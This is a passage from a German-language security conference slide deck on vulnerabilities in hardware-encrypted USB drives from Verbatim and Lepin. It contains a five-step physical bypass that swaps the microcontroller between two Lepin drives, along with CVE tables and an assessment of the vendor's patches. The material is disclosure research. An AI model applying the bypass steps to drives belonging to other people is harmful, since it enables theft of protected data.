Amazon.com: LEPIN 16GB Flash Drive Password Protected Hardware Encrypted USB Flash Drive Secure USB Drive Secret with Keypad U Disk Flash for Personal Data Security : Electronics — Mozilla Firefox

Amazon.com: LEPIN

<https://www.amazon.com/Encrypted-Password-Aluminum-Portable-Protected/dp/B06W5H9GP7/>

Deliver to Germany All

Sign In Hello, Sign in Account & Lists Returns & Orders Cart

All Today's Deals Customer Service Registry Gift Cards Sell

20 PCS 4GB Bulk Flash Drives EASTBULL USB 2.0 Metal 4GB Flash Drive Bulk Thumb Drive Pack Swivel USB Drives Pack... 4.5 147.50 ✓ pdl New customer? Start here.

Sponsored

Electronics > Computers & Accessories > Data Storage > USB Flash Drives



Roll over image to zoom in

LEPIN 16GB Flash Drive Password Protected Hardware Encrypted USB Flash Drive Secure USB Drive Secret with Keypad U Disk Flash for Personal Data Security

Visit the lepin Store ★★★★☆ 48 ratings | 16 answered questions

\$39.99
No Import Fees Deposit & \$8.74 Shipping to Germany Details

Delivery Wednesday, April 20
Or fastest delivery Tuesday, April 12. Order within 10 hrs 21 mins

Deliver to Germany In Stock.

Qty: 1 Add to Cart Buy Now

Secure transaction
Ships from Amazon Sold by lepin

Return policy: Eligible for Return, Refund or Replacement within 30 days of receipt
Support: Free Amazon tech support included
 Add a gift receipt for easy returns

Add to List Share Email Facebook Twitter Have one to sell? Sell on Amazon

15% off coupon Sunany

About this item

- [Safeguard Your Sensitive DATA] With Military Grade Full-disk 256-bit AES XTS Hardware Encryption to protect your important files. All your data is protected by hardware encryption, so no one can access your data without knowing the password.
- [Simple and Nice Design] Solid and heavy with newly upgraded aluminum alloy body/handy flash drive with really good touch.coloured lights and ding guides you well when using.it is really a great gift for your business partners, colleagues and family.
- [No Software or Drivers Required] No software or drivers required, compatible with Windows,Mac,Linux and embedded systems and also different devices such as Macbook pro, Samsung galaxy S8 S8+, Nexus 6P SX, Google Pixel with USB-C to USB A OTG Adapter.

Unique Product ID&Automatic Lock on

- ▶ Once forget your password, feel free to contact Lepin Support, you will get a 10-bit dynamic password by unique product.
- ▶ Automatic Lock on : After you enter the right password, you will have 30 seconds to connect with your devices or it will be locked again.



Produkt-Webseite

EP-KP001 - 16GB USB 2.0 Flash Drive with Hardware Encryption Keyboard Lock for Data Security, Strongest Military Technology Digital Encryption U-Disk — Mozilla Firefox

EP-KP001 - 16GB USB 2.0

<https://www.neway.mobi/ep-kp001-u-disk.html>

NEWAY Your Trustworthy Solution for OEM & ODM Smart Phone

Products News Company Partner

EP-KP001 Keypad Encryption U-Disk

The strongest military technology digital encryption U-Disk



EP-KP001 - 16GB USB 2.0 Flash Drive with Hardware Encryption Keyboard Lock for Data Security, Strongest Military Technology Digital Encryption U-Disk — Mozilla Firefox

EP-KP001 - 16GB USB 2.0

<https://www.neway.mobi/ep-kp001-u-disk.html>

NEWAY Quality the first , Price the rational , Service the supreme

Submit Inquiry

Enterprise Honor

ISO ISO Certificate Certification Type ISO 9001:2008

RoHS RoHS Certificate Certification Type RoHS Mark

CE CE Certificate Certification CE Mark

FCC FCC Certificate Certification FCC Mark

ANATEL ANATEL Certificate Certification ANATEL Mark

UN38.3 MSDS UN38.3 Certificate Certification UN38.3 Mark

Export Markets
Asia, Australasia, Central/South America, Eastern Europe, Mid East/Africa, North America, Western Europe.

Payment Details
• Payment Terms: Telegraphic Transfer in Advance (Advance TT, T/T).

Passwortwiederherstellung




(Quelle: Video-Datei Lepin Encrypted Flash Drive.mp4 des Lepin USB-Flash-Drive)

Passwortwiederherstellung


- Bisher keine Antwort auf E-Mails an Lepin_support@163.com erhalten (seit 8. April 2022)
- Wie das erwähnte *dynamische Passwort* funktioniert ist uns immer noch nicht bekannt und eine offene Frage für weitere Forschung

Hardware Design



Hardware Design

- Einen High-Speed-Analogschalter zu finden, der mit den USB-Datenleitungen verbunden ist, war merkwürdig
- Mit einem Büroklammer-Hack ([paper clip hack](#)) wurde versucht, diesen Schalter umzulegen oder zu umgehen, um zu sehen, ob sich das Verhalten des Geräts ändert
- Ohne Erfolg, daher wurde das Tauschen des nicht markierten Chips getestet



Authentication Bypass

- Durch Ersetzen dieses unbekannten Mikrocontrollers auf einem Zielgerät mit dem Chip eines anderen Geräts, von dem der Passcode bekannt war, konnte der angegriffene Lepin EP-KP001 USB-Flash-Drive **erfolgreich entsperrt** werden
- **Authentication Bypass-Angriff in 5 Schritten:**
 1. Setzen des Passcodes auf einem Lepin EP-KP001 des Angreifers
 2. Nicht markierter Mikrocontroller des vom Angreifer kontrollierten Geräts auslöten
 3. Nicht markierter Mikrocontroller des Zielgeräts auslöten
 4. Mikrocontroller des Angreifergeräts auf das Zielgerät löten
 5. Zielgerät mit dem zu Beginn gesetzten und bekannten Passcode entsperren

Gefundene Sicherheitsschwachstellen

#	Product	Vulnerability Type	SySS ID	CVE ID
1	Verbatim Keypad Secure USB 3.2 Gen 1 Drive	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-001	CVE-2022-28384
2	Verbatim Keypad Secure USB 3.2 Gen 1 Drive	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-002	CVE-2022-28382
3	Verbatim Keypad Secure USB 3.2 Gen 1 Drive	Missing Immutable Root of Trust in Hardware (CWE-1326)	SYSS-2022-003	CVE-2022-28383
4	Verbatim Keypad Secure USB 3.2 Gen 1 Drive	Expected Behavior Violation (CWE-440)	SYSS-2022-004	CVE-2022-28386
5	Verbatim Store 'n' Go Secure Portable HDD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-005	CVE-2022-28384
6	Verbatim Store 'n' Go Secure Portable HDD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-006	CVE-2022-28382
7	Verbatim Store 'n' Go Secure Portable HDD	Missing Immutable Root of Trust in Hardware (CWE-1326)	SYSS-2022-007	CVE-2022-28383
8	Verbatim Store 'n' Go Secure Portable HDD	Expected Behavior Violation (CWE-440)	SYSS-2022-008	CVE-2022-28386
9	Verbatim Executive Fingerprint Secure SSD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-009	CVE-2022-28387
10	Verbatim Executive Fingerprint Secure SSD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-010	CVE-2022-28382
11	Verbatim Executive Fingerprint Secure SSD	Missing Immutable Root of Trust in Hardware (CWE-1326)	SYSS-2022-011	CVE-2022-28383
12	Verbatim Executive Fingerprint Secure SSD	Insufficient Verification of Data Authenticity (CWE-345)	SYSS-2022-013	CVE-2022-28385
13	Verbatim Fingerprint Secure Portable Hard Drive	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-014	CVE-2022-28387
14	Verbatim Fingerprint Secure Portable Hard Drive	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-015	CVE-2022-28382
15	Verbatim Fingerprint Secure Portable Hard Drive	Missing Immutable Root of Trust in Hardware (CWE-1326)	SYSS-2022-016	CVE-2022-28383
16	Verbatim Fingerprint Secure Portable Hard Drive	Insufficient Verification of Data Authenticity (CWE-345)	SYSS-2022-017	CVE-2022-28385
17	Lepin EP-KP001	Violation of Secure Design Principles (CWE-657)	SYSS-2022-024	CVE-2022-29948

Gefundene Sicherheitsschwachstellen

#	Product	Vulnerability Type	SySS ID	CVE ID
18	Verbatim Store 'n' Go Secure Portable SSD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-043	CVE-2022-28384
19	Verbatim Store 'n' Go Secure Portable SSD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-044	CVE-2022-28382
20	Verbatim Store 'n' Go Secure Portable SSD	Missing Immutable Root of Trust in Hardware (CWE-1326)	SYSS-2022-045	CVE-2022-28383
21	Verbatim Store 'n' Go Secure Portable SSD	Expected Behavior Violation (CWE-440)	SYSS-2022-046	CVE-2022-28386

Gefundene Sicherheitsschwachstellen

#	CVE ID	Vulnerability Type	Affected Products
1	CVE-2022-28382	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (AES-ECB for data encryption)	<ul style="list-style-type: none"> • Verbatim Keypad Secure USB 3.2 Gen 1 Drive • Verbatim Store 'n' Go Secure Portable HDD • Verbatim Executive Fingerprint Secure SSD • Verbatim Fingerprint Secure Portable Hard Drive • Verbatim Store 'n' Go Secure Portable SSD
2	CVE-2022-28383	Missing Immutable Root of Trust in Hardware (CWE-1326) (Firmware manipulation)	<ul style="list-style-type: none"> • Verbatim Keypad Secure USB 3.2 Gen 1 Drive • Verbatim Store 'n' Go Secure Portable HDD • Verbatim Executive Fingerprint Secure SSD • Verbatim Fingerprint Secure Portable Hard Drive • Verbatim Store 'n' Go Secure Portable SSD
3	CVE-2022-28384	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (Offline brute-force attack)	<ul style="list-style-type: none"> • Verbatim Keypad Secure USB 3.2 Gen 1 Drive • Verbatim Store 'n' Go Secure Portable HDD • Verbatim Store 'n' Go Secure Portable SSD
4	CVE-2022-28385	Insufficient Verification of Data Authenticity (CWE-345) (Data integrity check)	<ul style="list-style-type: none"> • Verbatim Executive Fingerprint Secure SSD • Verbatim Fingerprint Secure Portable Hard Drive
5	CVE-2022-28386	Expected Behavior Violation (CWE-440) (Lockout)	<ul style="list-style-type: none"> • Verbatim Keypad Secure USB 3.2 Gen 1 Drive • Verbatim Store 'n' Go Secure Portable HDD • Verbatim Store 'n' Go Secure Portable SSD
6	CVE-2022-28387	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (Password retrieval)	<ul style="list-style-type: none"> • Verbatim Executive Fingerprint Secure SSD • Verbatim Fingerprint Secure Portable Hard Drive
7	CVE-2022-29948	Violation of Secure Design Principles (CWE-657) (Authentication bypass attack)	<ul style="list-style-type: none"> • Lepin EP-KP001

Rückmeldung von Herstellern

- Bis heute **keine direkte Rückmeldung an uns**
- Aber Verbatim hat im Juli 2022 **Updates** für verschiedene Produkte veröffentlicht
- Das Sicherheitsupdate enthält ein **Windows Updater Tool** mit **neuer Firmware**
- Beispiel: Verbatim Keypad Secure Security Update

** SECURITY UPDATE **

A software update to improve the security of this product is available now and should be implemented as soon as possible.

Please download the update from the support link at the bottom of the page and follow the instructions from the manual.



Viewing Documents For: Verbatim Keypad Secure USB 3.2 Gen 1 Drive 32GB

Firmware	Manuals	FAQs		
File	Description	Format	File Size	Action
Verbatim Keypad Security Update 1.0.0.6 + Manual	July 2022 Verbatim Keypad Security Update + Manual - Download and update according to the attached manual to strengthen security functions	 ZIP	8.42 MB	Download

(Quelle: https://www.verbatim-europe.co.uk/en/support-centre/?part_no=49427)

Rückmeldung von Herstellern

Screenshot of a Windows File Explorer window showing the contents of a folder named "Release". The folder path is "update > Keypad Security Update 1.0.0.6 > Release".

Name	Änderungsdatum	Typ	Größe
Common.dll	19.07.2022 09:45	Anwendungserweiterung	1.883 KB
Config.exe	15.07.2022 10:41	Anwendung	1.946 KB
FP_APP_API.dll	19.07.2022 09:45	Anwendungserweiterung	1.770 KB
iCommon.dll	22.07.2022 08:49	Anwendungserweiterung	1.985 KB
iCommon.lib	22.07.2022 08:49	Object File Library	75 KB
INIC_3637E_FREECOM_V0131.bin	22.07.2022 08:54	BIN-Datei	128 KB
INIC36XX_MANUFACTURE_RAM_V016.bin	25.04.2019 07:27	BIN-Datei	113 KB
INIC36XXE_MANUFACTURE_RAM_V016.bin	25.04.2019 07:27	BIN-Datei	113 KB
Initio_USB_APP.dll	19.07.2022 09:45	Anwendungserweiterung	2.015 KB
license.bin	14.07.2022 03:35	BIN-Datei	1 KB
ManufacturedRAMcode.ini	14.07.2022 03:35	Konfigurationseinstellungen	1 KB
MTPconf.ini	22.07.2022 08:55	Konfigurationseinstellungen	1 KB
MTPwin2(forFAE).exe	14.07.2022 03:35	Anwendung	2.220 KB
MTPwin2.exe	22.07.2022 08:50	Anwendung	2.006 KB
Nvram.ini	14.07.2022 03:35	Konfigurationseinstellungen	1 KB
odbccp32.dll	14.07.2022 03:35	Anwendungserweiterung	160 KB
PBThroughUSB.dll	19.07.2022 09:45	Anwendungserweiterung	1.730 KB
PBThroughUSB.lib	19.07.2022 09:45	Object File Library	2 KB
SPTIASPI.dll	19.07.2022 09:45	Anwendungserweiterung	1.790 KB
test.NVM	14.07.2022 03:35	NVM-Datei	1 KB

20 Elemente

Dateiinhalt des Verbatim Keypad Secure Security Update

Security Update July 2022

Verbatim Keypad Secure USB 3.2 Gen 1 Drive

#	CVE ID	Schwachstellentyp	Behoben	Kommentar
1	CVE-2022-28382	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (AES-ECB for data encryption)	Yes	Neue Firmwareversion nutzt AES-XTS (XEX Tweakable Block Cipher with Ciphertext Stealing) für Dateneverschlüsselung.
2	CVE-2022-28383	Missing Immutable Root of Trust in Hardware (CWE-1326) (Firmware manipulation)	No	Vermutlich unterstützt die Hardware (INIC-3637) die Behebung dieses Sicherheitsproblems nicht (keine weiteren Informationen zu Hardware, z. B. Datenblatt, um diese Vermutung zu überprüfen).
3	CVE-2022-28384	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (Offline brute-force attack)	Yes (bis jetzt)	Neue Firmwareversion behebt den demonstrierten Offline-Brute-Force-Angriff durch einen Wechsel zu AES-XTS und einer anderen Pin-Überprüfung Falls die Funktionsweise der neuen Implementierung bekannt ist, sollte wieder ein Offline-Brute-Force-Angriff möglich sein.
4	CVE-2022-28386	Expected Behavior Violation (CWE-440) (Lockout)	No	Die Sperrfunktion funktioniert immer noch nicht.

Security Update July 2022

Verbatim Executive Fingerprint Secure SSD

#	CVE ID	Schwachstellentyp	Behoban	Kommentar
1	CVE-2022-28382	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (AES-ECB for data encryption)	No	Die neue Firmwareversion nutzt immer noch AES-ECB für die Datenverschlüsselung. AES-XTS scheint nur für die Verschlüsselung des Sektors mit dem Administratorpasswort verwendet zu werden.
2	CVE-2022-28383	Missing Immutable Root of Trust in Hardware (CWE-1326) (Firmware manipulation)	No	Vermutlich unterstützt die Hardware (INIC-3837) die Behebung dieses Sicherheitsproblems nicht (keine weiteren Informationen zu Hardware, z. B. Datenblatt, um diese Vermutung zu überprüfen).
3	CVE-2022-28385	Insufficient Verification of Data Authenticity (CWE-345) (Data integrity check)	No	Der Inhalt des emulierten CD-ROM-Laufwerks, der als ISO-9660-Image gespeichert wird, kann immer noch manipuliert werden.
4	CVE-2022-28387	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (Password retrieval)	Yes	Das gefundene IOCTL-Kommando zum Auslesen des Administratorpassworts funktioniert nicht mehr mit der neuen Firmwareversion.

Fazit

- Neue portable Speichergeräte mit alten Sicherheitsschwachstellen werden immer noch hergestellt und verkauft, trotz besseren Wissens
- Manche Sicherheitsschwachstellen in bereits verwendeten Hardwareprodukten sind schwierig oder gar unmöglich zu beheben (z. B. keine oder begrenzte Update-Funktionalität, unsicheres Hardware-Design)
- *Forever bugs* können die Sicherheit eines Produkts bis an dessen Lebensende betreffen

Empfehlungen

1. Für Anwender

- Wähle sichere, tragbare USB-Speichergeräte weise aus
- Führe eine gründliche Online-Recherche vor dem Kauf eines solchen Produkts durch
- Habe nicht allzu viel Vertrauen in Produktzertifikate und Marketing-Aussagen
- Frage nach Sicherheitstests und deren Umfang und Gültigkeitsbereich, die über Produktzertifizierungen hinaus gehen

Empfehlungen

2. Für Hersteller

- Produkte mit der Hilfe von IT-Sicherheitsexperten mit entsprechendem Fachwissen **auf Sicherheitsschwachstellen hin untersuchen lassen**, bevor diese in Massenfertigung produziert und verkauft werden
- **Kryptografen** mit der Entwicklung eines sicheren Krypto-Produkts beauftragen
- **Krypto-Design** veröffentlichen (kein "Security by Obscurity" bis sich jemand die Zeit genommen hat, das Produkt gründlicher zu analysieren)
- Sicherstellen, dass das gesamte Produkt (Soft-, Firm- und Hardware) **aktuellen Sicherheitsstandards entspricht**
- Abstand nehmen von **falschen oder irreführenden Marketing-Aussagen**

Referenzen

1. Product website for Verbatim Keypad Secure, <https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-128gb-49429/>, 2022
2. Product website for Verbatim Store 'n' Go Secure Portable HDD, <https://www.verbatim-europe.co.uk/en/prod/store-n-go-portable-ssd-with-keypad-access-256gb-53402/>, 2022
3. Product website for Verbatim Executive Secure SSD, <https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/>, 2022
4. Product website for Verbatim Fingerprint Secure Portable Hard Drive, <https://www.verbatim-europe.co.uk/en/prod/fingerprint-secure-portable-hard-drive-1tb-53650/>, 2022
5. Product website for Lepin EP-KP001, <https://www.amazon.com/Encrypted-Password-Aluminum-Portable-Protected/dp/B06W5H9GP7/>, 2022
6. SecuStick review, SpritesMods, Jeroen Domburg, <https://spritesmods.com/?art=secustick>, 2007
7. A FIPS 140-2 certified USB stick found to be insecure, <https://www.objectif-securite.ch/2008/07/16/usb-fips-2-vuln.html>, 2008
8. Cryptographically Secure? SySS Cracks a USB Flash Drive, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/2009/SySS_Cracks_SanDisk_USB_Flash_Drive.pdf, 2009
9. Programmed Insecurity – SySS Cracks Yet Another USB Flash Drive, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/2011/SySS_Cracks_Yet_Another_USB_Flash_Drive.pdf, 2011
10. Analysis of an encrypted HDD, Joffrey Czarny and Raphaël Rigo, Airbus, https://airbus-seclab.github.io/hdd/SSTIC2015-Article-hardware_re_for_software_reversers-czarny_rigo.pdf, 2015
11. Got HW crypto? On the (in)security of a Self-Encrypting Drive series, Gunnar Alendal, Christian Kison, and modgx, https://hardware.io/document/got-HW-crypto-slides_hardware_gunnar-christian.pdf,
12. Lost your “secure” HDD PIN? We can help!, Julien Lenoir and Raphaël Rigo, Airbus, https://airbus-seclab.github.io/hdd/2016-Lenoir_Rigo-HDD_PIN.pdf, 2016

Referenzen

13. *Brute-forcing Lockdown Harddrive PIN Codes*, Colin O'Flynn, <https://www.blackhat.com/docs/us-16/materials/us-16-OFlynn-Brute-Forcing-Lockdown-Harddrive-PIN-Codes.pdf>, 2016
14. *Aigo Chinese Encrypted HDD*, Raphaël Rigo, https://syscall.eu/blog/2018/03/12/aigo_part1/, 2018
15. *Ghidra support for ARCompact instruction set*, Nicolas looss, <https://github.com/NationalSecurityAgency/ghidra/pull/3006>, 2021
16. *Integer hash function interpreter*, skeeto,
https://www.reddit.com/r/dailyprogrammer_ideas/comments/92mwny/intermediatehard_integer_hash_function_interpreter/
17. *Integer Hash Functions*, Thomas Wang, <http://web.archive.org/web/20071223173210/http://www.concentric.net/~Ttwang/tech/inthash.htm>
18. *Globalsources USB 3.0 to M.2 NVME/PCIE SSD Mini External Enclosure*, <https://www.globalsources.com/Solid-state/fingerprint-encryption-SSD-Enclosure-1180740304p.htm>, 2022
17. *Globalsources 2.5 inch Type-C HDD Enclosure with encryption storage hdd enclosure*, <https://www.globalsources.com/2.5-inch-hard/HDD-enclosure-1162059106p.htm>, 2022
18. *Security Advisory SYSS-2022-001*, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-001.txt>, 2022
19. *Security Advisory SYSS-2022-002*, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-002.txt>, 2022
20. *Security Advisory SYSS-2022-003*, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-003.txt>, 2022
21. *Security Advisory SYSS-2022-004*, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-004.txt>, 2022
22. *Security Advisory SYSS-2022-005*, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-005.txt>, 2022
23. *Security Advisory SYSS-2022-006*, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-006.txt>, 2022
24. *Security Advisory SYSS-2022-007*, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-007.txt>, 2022
25. *Security Advisory SYSS-2022-008*, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-008.txt>, 2022

Referenzen

26. Security Advisory SYSS-2022-009, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-009.txt>, 2022
27. Security Advisory SYSS-2022-010, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-010.txt>, 2022
28. Security Advisory SYSS-2022-011, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-011.txt>, 2022
29. Security Advisory SYSS-2022-013, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-013.txt>, 2022
30. Security Advisory SYSS-2022-014, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-014.txt>, 2022
31. Security Advisory SYSS-2022-015, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-015.txt>, 2022
32. Security Advisory SYSS-2022-016, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-016.txt>, 2022
33. Security Advisory SYSS-2022-017, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-017.txt>, 2022
34. Security Advisory SYSS-2022-024, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-024.txt>, 2022
35. Hacking Some More Secure USB Flash Drives (Part I), Matthias Deeg, SySS GmbH, <https://blog.syss.com/posts/hacking-usb-flash-drives-part-1/>, 2022
36. Hacking Some More Secure USB Flash Drives (Part II), Matthias Deeg, SySS GmbH, <https://blog.syss.com/posts/hacking-usb-flash-drives-part-2/>, 2022
37. Security Advisory SYSS-2022-043, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-043.txt>, 2022
38. Security Advisory SYSS-2022-044, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-044.txt>, 2022
39. Security Advisory SYSS-2022-045, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-045.txt>, 2022
40. Security Advisory SYSS-2022-046, Matthias Deeg, SySS GmbH, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-046.txt>, 2022

Vielen Dank ...

... für Ihre Aufmerksamkeit.

Haben Sie Fragen?

E-mail: matthias.deeg@syss.de

Twitter: [@matthiasdeeg](https://twitter.com/matthiasdeeg)

YouTube: <https://www.youtube.com/c/SySPPentestTV>

Blog: <https://blog.syss.com>



T H E P E N T E S T E X P E R T S

WWW.SYSS.DE